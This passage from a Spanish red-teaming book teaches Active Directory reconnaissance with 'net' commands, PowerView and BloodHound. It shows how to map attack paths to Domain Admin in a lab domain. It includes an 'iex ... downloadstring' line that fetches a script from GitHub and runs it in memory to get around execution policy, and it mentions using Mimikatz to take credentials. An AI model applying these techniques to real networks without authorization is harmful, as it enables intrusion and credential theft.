
Un buen comienzo es comprobar que el equipo está unido a un dominio en concreto. Para ello se puede listar el nombre del dominio. Posteriormente, se pueden listar los controladores de dominio disponibles.



```
C:\> Administrador Símbolo del sistema
C:\> C:\> Administrador>echo %USERDOMAIN%
ACME
C:\> Administrador>echo %USERDNSDOMAIN%
ACME.LOCAL
C:\> Administrador>set log
LOGONSERVER=\DC1
C:\> Administrador>nltest /dc_list:ACME.LOCAL
Obtener lista de los DC del dominio 'ACME.LOCAL' a partir de '\\DC1.acme.local'.
DC1.acme.local [PDC]  [DS] Sitio: Default-First-Site-Name
DC2.acme.local    [DS] Sitio: Default-First-Site-Name
DC3.acme.local    [DS] Sitio: Default-First-Site-Name
El comando se completó correctamente.
C:\>
```

Fig. 05.02: Obtención del nombre de dominio al que el equipo está unido y el controlador de dominio en uso actualmente.

Como siguiente paso, se pueden listar los distintos grupos existentes en el dominio.



```
C:\> Administrador Símbolo del sistema
C:\> C:\> Administrador>net groups /domain
Cuentas de grupo de \DC1
*Administradores de empresas
*Administradores de esquema
*admins. del dominio
*Controladores de dominio
*Controladores de dominio clonables
*Controladores de dominio de sólo lectura
*DnsUpdateProxy
*Empleados oficina Córdoba
*Empleados oficina Madrid
*Enterprise Domain Controllers de sólo lectura
*Equipos del dominio
*Helpdesk
*Invitados del dominio
*Propietarios del creador de directivas de grupo
*Protected Users
*Usuarios del dominio
Se ha completado el comando correctamente.
C:\>
```

Fig. 05.03: Listado de grupos existentes en el dominio.

Se listan los miembros del grupo de equipos del dominio para listar los equipos unidos al dominio actualmente.

```
C:\Users\Administrador>net group "domain computers" /domain
No se ha encontrado el nombre de grupo.

Puede obtener más ayuda con el comando NET HELPMSG 2220.

C:\Users\Administrador>net group "equipos del dominio" /domain
Nombre de grupo      Equipos del dominio
Comentario          Todas las servidores y estaciones de trabajo unidos al dominio

Miembros
CLIENT1-WIN7$        CLIENT2-WIN81$        CLIENT3-WIN10$
CLIENTE1-WIN7$        CLIENTE2-WIN8$       Se ha completado el comando correctamente.

C:\Users\Administrador>
```

Fig. 05.04: Listado de equipos conectados al dominio mediante el comando *net group*.

Inicialmente se ha intentado listar el grupo “domain computers”. Sin embargo, éste no ha sido encontrado. Se prueba con el grupo en español y sí es encontrado. Se puede observar que todas las cuentas de equipo coinciden con el nombre de host más el símbolo “\$” como último carácter. Ésta es una característica específica de *Active Directory*.

Una manera de identificar el nombre correcto del grupo es listar los todos grupos primeramente con el comando *net groups /domain*.

Se listan a continuación los usuarios existentes en el dominio para luego hacer lo mismo con las propiedades del usuario “fran.garcia”.

```
C:\Users\Administrador>net user /domain
Cuentas de usuario de \\\\DC1

Administrador      empleado1_ad      fran.garcia
Invitado          jafepe           krbtgt
Se ha completado el comando correctamente.

C:\Users\Administrador>net user fran.garcia /domain
Nombre de usuario      fran.garcia
Nombre completo        Fran Garcia
Comentario
Comentario del usuario
Código de país o región    000 <Predeterminado por el equipo>
Cuenta activa          Sí
```

Fig. 05.05: Uso de *net user* para listar todos los usuarios y la información de un usuario en concreto, (1^a parte).

```

La cuenta expira Nunca
Último cambio de contraseña 06/03/2017 12:12:33
La contraseña expira 17/04/2017 12:12:33
Cambio de contraseña 02/03/2017 12:12:33
Contraseña requerida Sí
El usuario puede cambiar la contraseña Sí
Estaciones de trabajo autorizadas Todas
Script de inicio de sesión
Perfil de usuario
Directorio principal
Última sesión iniciada 21/03/2017 20:29:25
Horas de inicio de sesión autorizadas Todas
Miembros del grupo local
Miembros del grupo global *Administradores del dominio
*Administradores de este equipo
*Usuarios del dominio
*Administradores de este ordenador
Se ha completado el comando correctamente.

```

Fig. 05.05: Uso de `net user` para listar todos los usuarios y la información de un usuario en concreto, (2º parte).

Por último, se muestra la salida del comando `net accounts /domain` para consultar la política de contraseñas por defecto del dominio.

```

Administrator: Símbolo del sistema
C:\Users\Administrador>net accounts /domain
Tiempo antes del cierre forzado: Nunca
Duración min. de contraseña <días>: 1
Duración máx. de contraseña <días>: 42
Longitud mínima de contraseña: 7
Duración del historial de contraseñas: 24
Imbral de bloqueo: Nunca
Duración de bloqueo <minutos>: 30
Ventana de obs. de bloqueo <minutos>: 30
Rol del servidor: PRINCIPAL
Se ha completado el comando correctamente.

C:\Users\Administrador>

```

Fig. 05.06: Política de contraseñas por defecto del dominio actual.

PowerView

PowerView es una herramienta escrita en PowerShell que hoy en día forma parte de *PowerSploit*. Contiene una serie de funciones escritas en PowerShell de similar utilidad a las previamente comentadas funciones “`net`” de Windows aunque notablemente mejoradas.

En general, *PowerView* brinda una serie de capacidades cuya simplicidad de uso no existía anteriormente utilizando funciones nativas. Algunas de estas son:

- Identificar en qué equipos tiene iniciada sesión cierto usuario del dominio.
- Identificar en qué equipos un usuario concreto tiene permisos como administrador local.
- Funcionalidad mejorada de las funciones “`net`” de Windows íntegramente implementadas en PowerShell.

- Listar fácilmente carpetas compartidas en los distintos equipos del dominio.
- Buscar archivos que pueden contener información sensible en las carpetas compartidas.
- Listar información de las relaciones de confianza entre los distintos objetos del dominio.
- Otros...

PowerView puede descargarse del repositorio oficial de *PowerSploit*:

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

En muy poco tiempo, *PowerView* se ha convertido en una herramienta imprescindible en los test de intrusión y ejercicios de *Red Teaming*. Aunque no se estudiará en profundidad en esta ocasión, es muy importante conocer todo su potencial. La lista completa de funcionalidades puede consultarse en: <https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>

Una de las funciones más interesantes de *PowerView* es “*Invoke-UserHunter*”, la cual permite rastrear usuarios del dominio.

El rastreo de usuarios, del inglés “*User Hunting*”, es el proceso de realizar un seguimiento para analizar en qué equipos cierto usuario está identificado o tiene una sesión activa. Obtener esta información puede resultar de vital importancia para ganar acceso a ciertas máquinas, conseguir otras credenciales, escalar privilegios y actuar en el contexto del nuevo usuario. Su utilidad se incrementa especialmente cuando se trata de cuentas con privilegios tales como administradores de dominio.

Los pasos que *PowerView* realiza para realizar el rastreo de usuarios son:

1. Obtener los miembros de un grupo objetivo (por defecto “*Domain Admins*”). Esto se podría realizar también mediante el comando “*net*”:

```
net group "Domain Admins" /domain
```
2. Obtener los equipos unidos al dominio mediante la función “*Get-NetComputer*” de *PowerView*.
3. Por último, se ejecuta “*Get-NetSession*” y “*Get-NetLoggedOn*” de *PowerView* contra cada equipo identificado en el paso anterior para comprobar si algún usuario objetivo (aquellos identificados en el paso 1) ha iniciado sesión o tiene una sesión activa en algún equipo del dominio.

El modo de uso de “*Invoke-UserHunter*”, así como los distintos parámetros opcionales que admite, se puede consultar en la documentación de su repositorio en *GitHub*.

No cabe duda que, si el dominio es de un tamaño importante, la cantidad de peticiones que se necesitará realizar será bastante grande, haciendo de ésta una función lenta y no muy sigilosa.

Por el contrario, existe “*Invoke-StealthUserHunter*” que tratará de buscar el mismo tipo de información que “*Invoke-UserHunter*” pero realizando peticiones únicamente a aquellos equipos que se entiende de antemano que pueden contener información valiosa, tales como servidores de archivos y controladores de dominio.

0xWGRD

A continuación, se listan algunas de las funciones implementadas en *PowerView* para la fase de reconocimiento en *Active Directory*:

Función	Descripción
Get-NetComputer	Lista todos los equipos y servidores en el dominio, incluso aquellos no online en el momento.
Get-NetLocalGroup	Obtiene los miembros de un grupo local de un equipo remoto.
Add-NetGroupUser	Añade un usuario local o de dominio a un grupo local o de dominio.
Get-NetLoggedOn	Obtiene los usuarios que tienen una sesión iniciada en una máquina remota concreta.
Get-NetSession	Consulta las sesiones de red activas en un equipo remoto.
Get-NetRDPSession	Lista las sesiones de RDP activas en una máquina remota.
Find-GPOComputerAdmin	Obtiene los usuarios y grupos que tienen permisos de administrador en una máquina remota concreta.
Find-LocalAdminAccess	Busca equipos del dominio en los que el usuario actual tiene permisos de administrador.
Invoke-UserHunter	Busca equipos del dominio en los que los usuarios administradores del dominio (u opcionalmente otro grupo o usuario especificado como parámetro) tienen actualmente una sesión iniciada.

```

Windows PowerShell
PS C:\Users\administrador> iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1')
PS C:\Users\administrador>
PS C:\Users\administrador>
PS C:\Users\administrador> Get-NetComputer
DC1.acme.local
DC2.acme.local
DC3.acme.local
Client3-Win10.acme.local
CLIENT1-WIN7.acme.local
Client2-Win81.acme.local
Client1-Win10.acme.local
Client3-Win10.acme.local
Client3-Win10.acme.local
PS C:\Users\administrador>

```

Fig. 05.07: Se ha utilizado la función “Get-NetComputer” de *PowerView* para obtener un listado de equipos y servidores existentes en el dominio.

BloodHound

Con anterioridad se repasó brevemente algunas de las funcionalidades de la herramienta de reconocimiento *PowerView* y su capacidad de rastrear usuarios del dominio. En concreto, esta función es de especial utilidad cuando se localizan administradores de dominio con sesiones activas en algún equipo.

En esta misma línea, existe un nuevo concepto muy utilizado por los atacantes y que se conoce como “administradores derivados” de equipos. Imagínese el siguiente caso:




Fig. 05.08: Ejemplo de administrador local derivado.

El usuario “Fran”, que tiene permisos de administrador de dominio, tiene actualmente una sesión activa en el equipo “PC A”. Este equipo, a su vez tiene el grupo “Recursos Humanos” como miembro de su grupo de administradores locales. El usuario “Consuelo” pertenece al grupo “Recursos Humanos” y a su vez su equipo “PC B”, en el que tiene una sesión activa, tiene el grupo “Redes Madrid” como miembro de su grupo local de administradores locales. Dada esta situación, todo miembro del grupo de dominio “Redes Madrid” será administrador local del equipo “PC B” e indirectamente “PC A”. Por lo tanto, si un atacante compromete las credenciales de “Paco”, que es miembro de “Redes Madrid”, podrá moverse al equipo “PC B” y comprometer a su vez la cuenta del usuario “Consuelo”, para así acabar saltando al equipo “PC C” y finalmente comprometer las credenciales del administrador de dominio “Fran”.

El camino seguido hasta escalar privilegios a administrador de dominio está formado por varios saltos entre distintos equipos y las relaciones de confianza entre ellos. Como se puede imaginar, este camino puede llegar a ser muy complejo en grandes dominios y sería muy complicado de identificar usando *PowerView* y manteniendo toda la información manualmente.

Para resolver dicho problema y automatizar la búsqueda de tales caminos o rutas, recientemente en la conferencia *BlackHat* 2016 en Las Vegas, se presentó *BloodHound*.

BloodHound, creado por *Andy Robbins*, *Rohan Vazarkar* y *Will Schroeder*, es una herramienta para ayudar a estudiar gráficamente aquellas relaciones entre distintos objetos de un dominio *Active Directory*. Gracias a ello, un atacante o auditor podría fácilmente identificar todas las distintas rutas de ataque para llevar a cabo sus objetivos, como por ejemplo, entre otros, observar cuál sería el camino a tomar para escalar privilegios y obtener permisos de administrador de dominio.

BloodHound puede ser usado para obtener rápidamente una visión profunda del dominio, consultando en qué equipos un usuario concreto tiene permisos de administrador, qué usuarios tienen permisos de administrador en cada equipo y toda la información efectiva de cada grupo del dominio.

0xWORD

Con tal potencial, se convierte en una herramienta excelente para ejercicios de *Red Teaming* donde es importante descubrir el uso inseguro y excesivo de cuentas privilegiadas y el camino más sencillo y rápido para escalar privilegios mediante movimientos laterales y verticales dentro del dominio. En algunos casos, estas rutas son muy complejas y largas y que de cualquier otra manera serían muy complicadas de identificar. Gracias a *BloodHound*, esta tarea se facilita notablemente.

BloodHound es una aplicación web escrita en *JavaScript* que utiliza diferentes tecnologías: *Linkurious* para las relaciones gráficas, *Neo4j* como base de datos y un *script* en *PowerShell* basado en *PowerView* para recopilar toda la información relacionada con el dominio y completar la base de datos de *BloodHound* con dichos datos. En resumen, esta solución se compone de una base de datos, un *script* de *PowerShell* llamado “*PowerShell Ingestor*” y un cliente.

Por lo tanto, el atacante necesitará correr el *script* “*PowerShell Ingestor*” desde un equipo que sea parte del dominio, para recoger la información necesaria realizando las correspondientes consultas contra el dominio y posteriormente analizarla con el cliente de *BloodHound* de manera offline, con el fin de encontrar las rutas y relaciones existentes de interés.

BloodHound puede encontrarse y descargarse en: <https://github.com/adaptivethreat/Bloodhound>

Las instrucciones para su instalación en los principales sistemas operativos pueden encontrarse en: <https://github.com/adaptivethreat/Bloodhound/wiki/Getting-started>

En esta ocasión, se ha instalado en un equipo Windows controlado por el atacante o auditor. Las versiones exactas utilizadas son:

- *Neo4j Community Edition* 3.0.6. Se ha utilizado la configuración por defecto incluida con la instalación.
- *BloodHound* 1.1 - *Bolt Rework*.

Una vez instalado *Neo4j*, se ejecuta para iniciar el servidor y se deja seleccionada la base de datos de datos por defecto.




Fig. 05.09: Neo4j instalado y corriendo con su configuración por defecto.

A continuación, se requiere establecer una contraseña para dicha base de datos. Para ello se accede con el navegador a la dirección <http://localhost:7474> para cambiar la contraseña por defecto (neo4j/neo4j) por una distinta. Una vez realizado este último paso, se deja *Neo4j* corriendo al encontrarse ya listo para ser usado.

El siguiente paso será ejecutar el script “*PowerShell Ingestor*” para recoger toda la información necesaria del dominio que posteriormente será importada en el cliente *BloodHound* y analizada para diseñar el camino de escalada a seguir. El script deberá ejecutarse desde la máquina víctima que esté conectada al dominio.

Un detalle importante a conocer es que “*PowerShell Ingestor*” no requiere ser ejecutado con permisos de administrador local, aunque sí desde una máquina conectada al dominio bajo un usuario regular privilegios realmente especiales. El script puede encontrarse en: <https://github.com/adaptivethreat/BloodHound/blob/master/PowerShell/BloodHound.ps1>

Se importa el script en la sesión de PowerShell y se ejecuta la función “*Invoke-BloodHound*”. En esta ocasión se recogerá toda la información posible y se guardará en varios archivos CSV, para posteriormente importarlos en el cliente *BloodHound* y proceder con el análisis. Más información sobre otras opciones puede encontrarse en la *Wiki* de *BloodHound*.

Mode	LastWriteTime	Length	Name
d-r-	11/1/2016 10:33 AM	1	Contacts
d-r-	11/1/2016 10:33 AM	1	Desktop
d-r-	11/1/2016 10:33 AM	1	Documents
d-r-	11/1/2016 10:33 AM	1	Downloads
d-r-	11/1/2016 10:34 AM	1	Favorites
d-r-	11/1/2016 10:33 AM	1	Links
d-r-	11/1/2016 10:33 AM	1	Music
d-r-	11/1/2016 10:33 AM	1	Pictures
d-r-	11/1/2016 10:33 AM	1	Saved Games
d-r-	11/1/2016 10:33 AM	1	Searches
d-r-	11/1/2016 10:33 AM	1	Videos
-a---	11/1/2016 10:52 AM	4313	group_memberships.csv
-a---	11/1/2016 10:52 AM	244	local_admins.csv
-a---	11/1/2016 10:52 AM	220	user_sessions.csv

Fig. 05.10: Ejecución de “*PowerShell Ingestor*”, generando como resultado una serie de archivos .csv.

Como se puede observar en la imagen, para hacer un bypass fácilmente de la política de ejecución de PowerShell, se ha utilizado *IEX* (*Invoke-Expression*) para cargar e invocar el contenido del script que se descarga directamente desde el repositorio de *BloodHound* en *GitHub*. Como resultado se genera una serie de archivos CSV:

Archivo	Descripción
group_memberships.csv	Contiene todos los grupos del dominio y los usuarios que pertenecen a cada uno.

Archivo	Descripción
local_admins.csv	Lista de usuarios con permisos de administrador local de cada equipo.
user_sessions.csv	Contiene una lista de los usuarios que se han encontrado con sesiones activas en cada equipo.

Una vez se ha obtenido la información de reconocimiento, se ejecuta el cliente de *BloodHound* en local instalado en una máquina separada.




Fig. 05.11: Formulario de login del cliente de BloodHound.

Ya iniciada la sesión en el cliente *BloodHound*, se procede a subir los datos previamente obtenidos con “PowerShell Ingestor” mediante la opción *Upload Data* del menú superior derecho.

El menú de la parte superior izquierda de *BloodHound* presenta tres pestañas:

- *Database info*. Contiene la información de la base de datos actual. Es decir, el número de usuarios, equipos, sesiones activas y las relaciones entre ellos que existen en la base de datos de *BloodHound* con la que se está trabajando. Es importante entender que esta información representa la situación del dominio en el momento en que se recogió la información con el *script*. Esta información puede variar fácilmente con posterioridad.
- *Node info*. Muestras las propiedades de un nodo de la base de datos. Un nodo puede representar un equipo, un usuario o un grupo.
- *Queries*. Contiene consultas de interés que *BloodHound* ya tiene preparadas.

A partir de ahora, se podrán realizar las distintas consultas que ayudarán a entender con facilidad las relaciones de confianza entre los objetos del dominio, así como los posibles caminos a tomar para escalar privilegios o moverse a otras máquinas.

Para realizar ejemplos más prácticos y visuales, se utilizará la base de datos de prueba que *BloodHound* proporciona con fines educativos. Ésta se puede encontrar en la misma cuenta de *GitHub* de *BloodHound*.




Fig. 05.12: Resultado de la consulta “Find all Domain Admins” que muestra los usuarios administradores de los diferentes dominios del bosque.




Fig. 05.13: Resultado de la consulta “Find Shortest Paths to Domain Admins” que muestra la relación de caminos a seguir para escalar privilegios hasta administrador de dominio desde cada uno de los diferentes usuarios y grupos del dominio.

0xWORD

El siguiente paso puede ser localizar el grupo de administradores de dominio en el gráfico.




Fig. 05.14: Grupo “Domain Admins” del dominio “internal.local” y su relación con el resto de objetos en el dominio.

Una vez localizado, se puede observar por ejemplo que el usuario “VBORDNER”, que pertenece al grupo “DOMAIN ADMINS” y por lo tanto es administrador del dominio, tiene actualmente, o al menos en el momento en el que se tomaron los datos, una sesión activa en el equipo “SYSTEM1”. Con respecto a dicho equipo, los usuarios del grupo de dominio “IT5” tienen permisos de administrador. Por último, se muestra que el usuario “TELLIOTT” es miembro del grupo “IT5”.

Si se lee con detenimiento el párrafo anterior, se puede intuir que se trata del mismo caso de “administrador derivado” explicado con anterioridad. El usuario “TELLIOTT” podría acceder con permisos de administrador al equipo “SYSTEM1”, correr *Mimikatz* en él y extraer de memoria las credenciales del administrador de dominio “VBORDNER”.

Imagínese ahora el caso en el que el atacante dispone de las credenciales de la cuenta de dominio “MYERKERS”. Una vez que se tienen mapeadas todas las relaciones de confianza del dominio gracias a *BloodHound*, se puede consultar cuál sería el camino más corto a seguir, si es que existe actualmente, hasta conseguir privilegios de administrador de dominio.

Para ello se busca el nodo “MYERKERS” y se hace doble *click* sobre él para obtener su información.




Fig. 05.15: Información del nodo usuario “MYERKERS”, (1º parte).




Fig. 05.15: Información del nodo usuario "MYERKERS", (2^a parte).

En la imagen anterior se ha resaltado la información que se puede consultar sobre el nodo. Arriba, está resaltado el ícono para activar la función Pathfinding.

Esta función, como su nombre indica, permite encontrar la ruta más corta desde dicho nodo a otros nodos (grupo, usuario o equipo). Por ejemplo, se puede buscar si existe la ruta para ir desde el usuario "MYERKES" al grupo "DOMAIN ADMINS".

